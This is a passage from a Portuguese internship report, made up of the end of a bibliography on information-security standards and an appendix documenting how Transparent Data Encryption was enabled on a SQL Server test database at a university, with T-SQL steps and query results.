[39] B. Kenyon, *ISO 27001 Controls – A guide to implementing and auditing*. IT Governance Publishing, 2019. [Online]. Available: https://www.jstor.org/stable/j.ctvj4sxjm 15

[40] V. Mohan, “ISO 27001 Requirements - Information Security Management,” *Sprinto*, Jan. 2024. [Online]. Available: https://sprinto.com/blog/iso-27001-requirements 15

[41] S. Karthik, “How Much Does ISO 27001 Certification Cost? - Sprinto,” *Sprinto*, Dec. 2023. [Online]. Available: https://sprinto.com/blog/iso-27001-certification-cost 16

[42] K. I. Alshitri and A. N. Abanumy, “Exploring the Reasons behind the Low ISO 27001 Adoption in Public Organizations in Saudi Arabia,” in *Proceedings of the 2014 International Conference on Information Science & Applications (ICISA)*, 2014, pp. 1–4. 16

[43] I. P. de Acreditação. (2024, Jan.) IPAC - Base de Dados Nacional - Sistemas de Gestão Certificados. [accessed 16. Jan. 2024]. [Online]. Available: http://www.ipac.pt/pesquisa/pesq_empcertif.asp 16

[44] U. Aberta. (2024, Jan.) Universidade Aberta. [accessed 16. Jan. 2024]. [Online]. Available: https://portal.uab.pt/seguranca-da-informacao-certificada-2 16

[45] D. da República. (2018, Jul.) Decreto-Lei n.º 46/2018. [accessed 5. Sep. 2024]. [Online]. Available: https://diariodarepublica.pt/dr/analise-juridica/lei/46-2018-116029384 18, 29

[46] M. T. Pereira. (2023) De NIS a NIS2 – a evolução da legislação europeia de cibersegurança. [accessed 16. Oct. 2024]. [Online]. Available: https://www.pwc.pt/pt/sala-imprensa/artigos-opiniao/2023/legislacao-ciberseguranca-nis2.html 18

[47] Uniqkey. (2024) The NIS2 Directive Explained. [accessed 16. Oct. 2024]. [Online]. Available: https://nis2directive.eu/why-nis2/ 18

[48] U. Europeia. (2022) Diretiva (UE) 2022/2555 do Parlamento Europeu e do Conselho. [accessed 16. Oct. 2024]. [Online]. Available: https://eur-lex.europa.eu/legal-content/PT/TXT/HTML/?uri=CELEX:32022L2555&qid=1729072210994 18

[49] I. O. for Standarization. (2024, Jan.) ISO/IEC 27002:2022. [accessed 17. Jan. 2024]. [Online]. Available: https://www.iso.org/standard/75652.html 19

[50] C. N. de Cibersegurança. (2024, Jan.) CNCS - Quadro Nacional de Referência para a Cibersegurança. [accessed 18. Jan. 2024]. [Online]. Available: https://www.cncs.gov.pt/pt/quadro-nacional 19

[51] N. I. of Standards and Technology, “Security and Privacy Controls for Information Systems and Organizations,” *CSRC | NIST*, Dec. 2020. 19

[52] I. S. Audit and C. Association. (2024, Jan.) COBIT | Control Objectives for Information Technologies | ISACA. [accessed 18. Jan. 2024]. [Online]. Available: https://www.isaca.org/resources/cobit 19

[53] U. of St Andrews, “University information classification policy: implementation guide,” Feb. 2020. [Online]. Available: https://www.st-andrews.

ac.uk/policy/information-governance-and-management-information-security/information-classification-policy-implementation-guide.pdf 19

[54] U. de Évora. (2024, Jan.) Serviços de Informática / Serviços Disponibilizados / GesDoc - Sistema de Gestão Documental. [accessed 18. Jan. 2024]. [Online]. Available: https://www.si.uevora.pt/servicos/gesdoc 19

[55] T. de Contas, "Auditoria Financeira à Universidade da Beira Interior (exercício de 2015)," May 2019. [Online]. Available: https://www.tcontas.pt/pt-pt/ProdutosTC/Relatorios/RelatoriosAuditoria/Documents/2019/rel017-2019-2s.pdf 20

[56] O. W. A. S. Project. (2024) OWASP Top Ten. [accessed 31. Dec. 2024]. [Online]. Available: https://owasp.org/www-project-top-ten/ 24

[57] G. N. de Segurança, "Questões sobre informação classificada," 2021. [Online]. Available: https://www.gns.gov.pt/docs/questes-sobre-informao-classificada.pdf 29

[58] C. N. de Cibersegurança, "Guia para gestão dos riscos em matérias de segurança da informação e cibersegurança," Dec. 2022. [Online]. Available: https://www.cncs.gov.pt/docs/guia-de-gestao-dos-riscos11.pdf 30

Apêndice A

Anexos

A.1 Relatório da Tarefa 1

Este anexo contém o relatório produzido no contexto da primeira atividade do estágio. Este anexo é invocado na secção 3.2, aquando da menção ao trabalho desenvolvido para concretizar esta tarefa.

Serviço de Informática

Divisão de Sistemas e Desenvolvimento

Bases de dados cifradas em SQL Server

Histórico de Revisões		
2023-11-06	Miguel Manteigueiro	Criação
2025-01-09	Miguel Manteigueiro	Revisão

Conteúdo

Contexto 4
Requisitos gerais 4
Estado da arte 4
Considerações técnicas 6
Implementação 7
Benchmarks 15
Notas finais 16
Documentação 17
Anexos 18
    Anexo 1 – Funcionalidades instaladas no SQL Server em testes 18
    Anexo 2 – *Queries* utilizadas 21

Contexto

A UBI têm à sua disposição um conjunto alargado de bases de dados, onde parte do conteúdo destas diz respeito a assuntos sensíveis, tais como classificações finais dos estudantes, informações pessoais e outros assuntos. Desta forma, é emergente encontrar mecanismos que permitam aumentar o nível de segurança da informação armazenada, sem causar disrupções ao nível dos vários serviços atualmente existentes.

Requisitos gerais

De uma forma geral, os principais requisitos passam por:

- Acesso à conta de serviço / adminstração do cluster SQL Server;
- Acesso à base de dados a ser cifrada.

Estado da arte

Atualmente, existem vários algoritmos de cifra disponíveis para utilização no SQL Server [1], mas começando na versão SQL Server 2016, estão disponíveis apenas cifras do tipo AES, com chaves de 128, 192 e 256 bits, garantindo assim um alto nível de segurança. É importante referir que ao cifrar uma enorme quantidade de dados, a cifra dos dados deve ser feita com uma chave simétrica (a mesma chave é utilizada tanto para cifrar, como para decifrar), e cifrar esta chave com uma chave assimétrica (através de um certificado ou com criptografia de chave pública).

Tomando em conta os detalhes mencionados, é possível utilizar diversos mecanismos para cifrar uma base de dados [2]: funções Transact-SQL; chaves assimétricas; chaves simétricas; certificados; Transparent Data Encryption (TDE). Considerando todas as vantagens e desvantagens de cada um destes métodos, a escolha recai sobre o TDE. O TDE é um caso especial de encriptação através da utilização de uma chave simétrica. Esta chave simétrica, chamada Database Encryption Key (DEK) é protegida por outras chaves ou certificados, onde estes são protegidos pela Database Master Key (DMK) ou uma chave assimétrica guardada num módulo Extensible Key Management (EKM) externo.

Este mecanismo permite uma abstração total e transparente em aplicações e para os desenvolvedores, uma vez que a interação com os dados é igual a uma base de dados não cifrada. Para além disso, os ficheiros são cifrados ao nível do disco, significando que um furto dos ficheiros da base de dados/transaction log serão inúteis, sem as chaves de encriptação e respetivos certificados. A cifra e decifra ocorre em tempo real: uma página é cifrada quando já não está em utilização, e decifrada para memória quando é solicitada, o que pode levar a uma diminuição do desempenho do SGBD [1][3]. Este tipo de cifra também não influencia o tamanho da base de dados.




Figura 1 - Arquitetura do Transparent Database Encryption [4]

Considerações técnicas

Em suma, os principais passos [5] para a utilização do TDE passam por:

0. Efetuar uma cópia de segurança total;
1. Criar uma chave mestre (Database Master Key, DMK), utilizada para proteger as chaves privadas de certificados e/ou chaves assimétricas na base de dados;
2. Criar um certificado protegido por uma senha criptograficamente segura, e fazer uma cópia de segurança imediata deste;
3. Criar uma chave de cifra da base de dados (Database Encryption Key, DEK) e protegê-la com o certificado;
4. Habilitar a encriptação na base de dados.

Algumas considerações técnicas:


- Desempenho do SGBD
    - Existe um aumento no *workload* do SGBD na implementação do TDE, podendo levar a uma diminuição do desempenho, dependendo das características de hardware e *workload* na base de dados onde este é implementado.
- Cópias de segurança e restauro
    - A cópia de segurança de uma base de dados cifrada com TDE estará cifrada, sendo necessário fazer uma cópia de segurança dos certificados e chaves associadas a cada base de dados. Sem estas, não será possível recuperar qualquer página e respetivos dados.

Implementação

A presente implementação foi efetuada numa máquina virtual (8 vCPU, 10GB RAM) com Windows Server 2022, com SQL Server 2019, versão 15.0.2000.5. A base de dados utilizada para testes é um *dump* do Stack Overflow de 2013, com 50GB de tamanho [6], aproximando-se de condições reais para eventual implementação.

Uma verificação inicial permite identificar chaves simétricas previamente existentes, bem como os certificados:

```
USE master;
SELECT * FROM sys.certificates;

USE master;
SELECT * FROM sys.symmetric_keys;
```




```
USE master;
SELECT * FROM sys.symmetric_keys
```

100 %

Results | Messages

	name	principal_id	symmetric_key_id	key_length	key_algorithm	algorithm_desc	create_date	modify_date	key_guid
1	##MS_ServiceMasterKey##	1	102	256	A3	AES_256	2023-10-27 04:27:26.227	2023-10-27 04:27:26.227	7A2A8442-DF58-49BD-8EC6-D5D2FECEF0EC

Figura 2 - Chaves existentes no SQL Server



```
USE master;
SELECT * FROM sys.certificates
```

100 %

Results | Messages

	name	certificate_id	principal_id	pvt_key_encryption_type	pvt_key_encryption_type_desc	is_active_for_begin_dialog	issuer_name
1	##MS_SQLResourceSigningCertificate##	101	1	NA	NO_PRIVATE_KEY	0	MS_SQLResourceSigningCertificate
2	##MS_SQLReplicationSigningCertificate##	102	1	NA	NO_PRIVATE_KEY	0	MS_SQLReplicationSigningCertificate
3	##MS_SQLAuthenticatorCertificate##	103	1	NA	NO_PRIVATE_KEY	0	MS_SQLAuthenticatorCertificate
4	##MS_AgentSigningCertificate##	104	1	NA	NO_PRIVATE_KEY	1	MS_AgentSigningCertificate
5	##MS_PolicySigningCertificate##	105	1	NA	NO_PRIVATE_KEY	0	MS_PolicySigningCertificate
6	##MS_SmoExtendedSigningCertificate##	106	1	NA	NO_PRIVATE_KEY	0	MS_SmoExtendedSigningCertificate
7	##MS_SchemaSigningCertificateF5DC096FAF20C89D15C0...	257	1	NA	NO_PRIVATE_KEY	1	MS_SchemaSigningCertificateF5DC096FAF20C89D15C0E...

Figura 3 - Certificados existentes no SQL Server

O passo 1. passa por criar uma chave mestre:

```
USE master;
GO
CREATE MASTER KEY ENCRYPTION BY PASSWORD = 'QdXhcgSe!fr@JV54a-Fs';
GO
```

O sucesso deste comando pode ser visto consultado as chaves simétricas existentes na base de dados master:

```
USE master;
GO
SELECT * FROM sys.symmetric_keys;
GO
```

```
USE master;
GO
SELECT * FROM sys.symmetric_keys
GO
```

100 %

Results | Messages

	name	principal_id	symmetric_key_id	key_length	key_algorithm	algorithm_desc	create_date	modify_date	key_guid
1	##MS_DatabaseMasterKey##	1	101	256	A3	AES_256	2023-11-07 15:10:44.080	2023-11-07 15:10:44.080	89DC6400-C8C7-41F3-B707-8803B68E6EB9
2	##MS_ServiceMasterKey##	1	102	256	A3	AES_256	2023-10-27 04:27:26.227	2023-10-27 04:27:26.227	7A2A8442-DF58-49BD-8EC6-D5D2FECEF0EC

Figura 4 - Chave Database Master Key (DMK)

O passo 2. envolve a criação do certificado protegido por uma senha criptograficamente segura, neste caso, a chave mestre:

```
USE master;
GO
CREATE CERTIFICATE StackOverflow2013_Cert
WITH SUBJECT = 'Certificado DB StackOverflow2013',
EXPIRY_DATE = '20251231';
GO
```

NOTA: Um certificado expirado pode continuar a ser utilizado para utilização no TDE.

Verificamos se o certificado foi corretamente gerado:

```
USE master;
GO
SELECT * FROM sys.certificates;
GO
```

```
USE master;
SELECT * FROM sys.certificates
```

100 %

Results | Messages

	name	certificate_id	principal_id	pvt_key_encryption_type	pvt_key_encryption_type_desc	is_active_for_begin_dialog	issuer_name
1	##MS_SQLResourceSigningCertificate##	101	1	NA	NO_PRIVATE_KEY	0	MS_SQLResourceSigningCertificate
2	##MS_SQLReplicationSigningCertificate##	102	1	NA	NO_PRIVATE_KEY	0	MS_SQLReplicationSigningCertificate
3	##MS_SQLAuthenticatorCertificate##	103	1	NA	NO_PRIVATE_KEY	0	MS_SQLAuthenticatorCertificate
4	##MS_AgentSigningCertificate##	104	1	NA	NO_PRIVATE_KEY	1	MS_AgentSigningCertificate
5	##MS_PolicySigningCertificate##	105	1	NA	NO_PRIVATE_KEY	0	MS_PolicySigningCertificate
6	##MS_SmoExtendedSigningCertificate##	106	1	NA	NO_PRIVATE_KEY	0	MS_SmoExtendedSigningCertificate
7	##MS_SchemaSigningCertificateF5DC096FAF20C89D15C0...	257	1	NA	NO_PRIVATE_KEY	1	MS_SchemaSigningCertificateF5DC096FAF20C89D15C0E...
8	StackOverflow2013_Cert	259	1	MK	ENCRYPTED_BY_MASTER_KEY	1	Certificado DB StackOverflow2013

Figura 5 - Certificado gerado corretamente

Prosseguimos para o passo 3., onde é criada uma DEK com algoritmo AES-256, e cifrada através do certificado previamente gerado. Os comandos a executar são:

```
USE StackOverflow2013;
GO
CREATE DATABASE ENCRYPTION KEY
WITH ALGORITHM = AES_256
ENCRYPTION BY SERVER CERTIFICATE StackOverflow2013_Cert;
GO
```

```
USE StackOverflow2013;
GO
CREATE DATABASE ENCRYPTION KEY
WITH ALGORITHM = AES_256
ENCRYPTION BY SERVER CERTIFICATE StackOverflow2013_Cert;
GO
```

100 %

Messages

```
Warning: The certificate used for encrypting the database encryption key has not been backed up. You should immediately back up the certificate and the private key associated with the certificate.

Completion time: 2023-11-07T17:34:11.7822758+00:00
```

Figura 6 - Criação da Database Encryption Key

Se o comando for bem sucedido, a seguinte mensagem deverá aparecer:

```
Warning: The certificate used for encrypting the database encryption key has not been backed up.
You should immediately back up the certificate and the private key associated with the
certificate. If the certificate ever becomes unavailable or if you must restore or attach the
database on another server, you must have backups of both the certificate and the private key or
you will not be able to open the database.
```

Como tal, e tendo em conta a documentação da Microsoft sobre a gestão de certificados usados no TDE [7], é executada a seguinte *query:*

```
SELECT pvt_key_last_backup_date,
    Db_name(dek.database_id) AS encrypteddatabase,
    c.name AS Certificate_Name
FROM sys.certificates c
INNER JOIN sys.dm_database_encryption_keys dek
    ON c.thumbprint = dek.encryptor_thumbprint;
```

O resultado, como esperado, é uma linha que mostra que ainda não foi feita a cópia de segurança do certificado que protege a DEK da base de dados em questão:




Figura 7 - Verificação da última cópia de segurança da chave privada

A cópia imediata do certificado pode ser elaborada da seguinte forma:

```
USE master;
GO
BACKUP CERTIFICATE StackOverflow2013_Cert TO FILE = 'C:\certs\StackOverflow2013_Cert'
WITH PRIVATE KEY ( FILE = 'C:\certs\StackOverflow2013_Cert.key', ENCRYPTION BY PASSWORD =
'Un<K.wT`RVv{)6G!d8Fekq');
GO
```




Figura 8 - Backup do certificado previamente gerado

O argumento `ENCRYPTION BY PASSWORD` define uma senha na qual será cifrado a cópia de segurança do próprio certificado.

Recorrendo novamente à *query* apresentada acima, verifica-se que já existe uma cópia de segurança do certificado:




Figura 9 - Verificação do backup do certificado

Assim, é possível ativar o TDE de forma imediata:

```
ALTER DATABASE StackOverflow2013
SET ENCRYPTION ON;
GO
```





Figura 10 - Ativação do TDE

Sendo ativado o TDE, o processo de cifra é automaticamente iniciado, levando a que a base de dados em questão (StackOverflow2013) e a base de dados tempdb sejam automaticamente cifradas.

NOTA: A cifra da base de dados tempdb pode diminuir o desempenho em bases de dados não cifradas na mesma instância do SQL Server [8].

A figura 11 mostra com mais detalhe o estado do processo de cifra em tempo real. A *query* para verificar o estado de cifra é a seguinte:

```
SELECT
        db.name,
        db.is_encrypted,
        dm.encryption_state,
        dm.percent_complete,
        dm.key_algorithm,
        dm.key_length
FROM
        sys.databases db
        LEFT OUTER JOIN sys.dm_database_encryption_keys dm
        ON db.database_id = dm.database_id;
```



	name	is_encrypted	encryption_state	percent_complete	key_algorithm	key_length
1	master	0	NULL	NULL	NULL	NULL
2	tempdb	1	3	0	AES	256
3	model	0	NULL	NULL	NULL	NULL
4	msdb	0	NULL	NULL	NULL	NULL
5	StackOverflow2013	1	2	17,41827	AES	256

Figura 11 - Acompanhamento do processo de cifra

Aquando da cifragem, a utilização de memória do sistema é quase total, e o uso de processamento é reduzido. Isto pode significar uma redução do desempenho do SGBD enquanto é feito o processo de encriptar a base de dados.




Figura 12 - Utilização de recursos enquanto é cifrada a base de dados

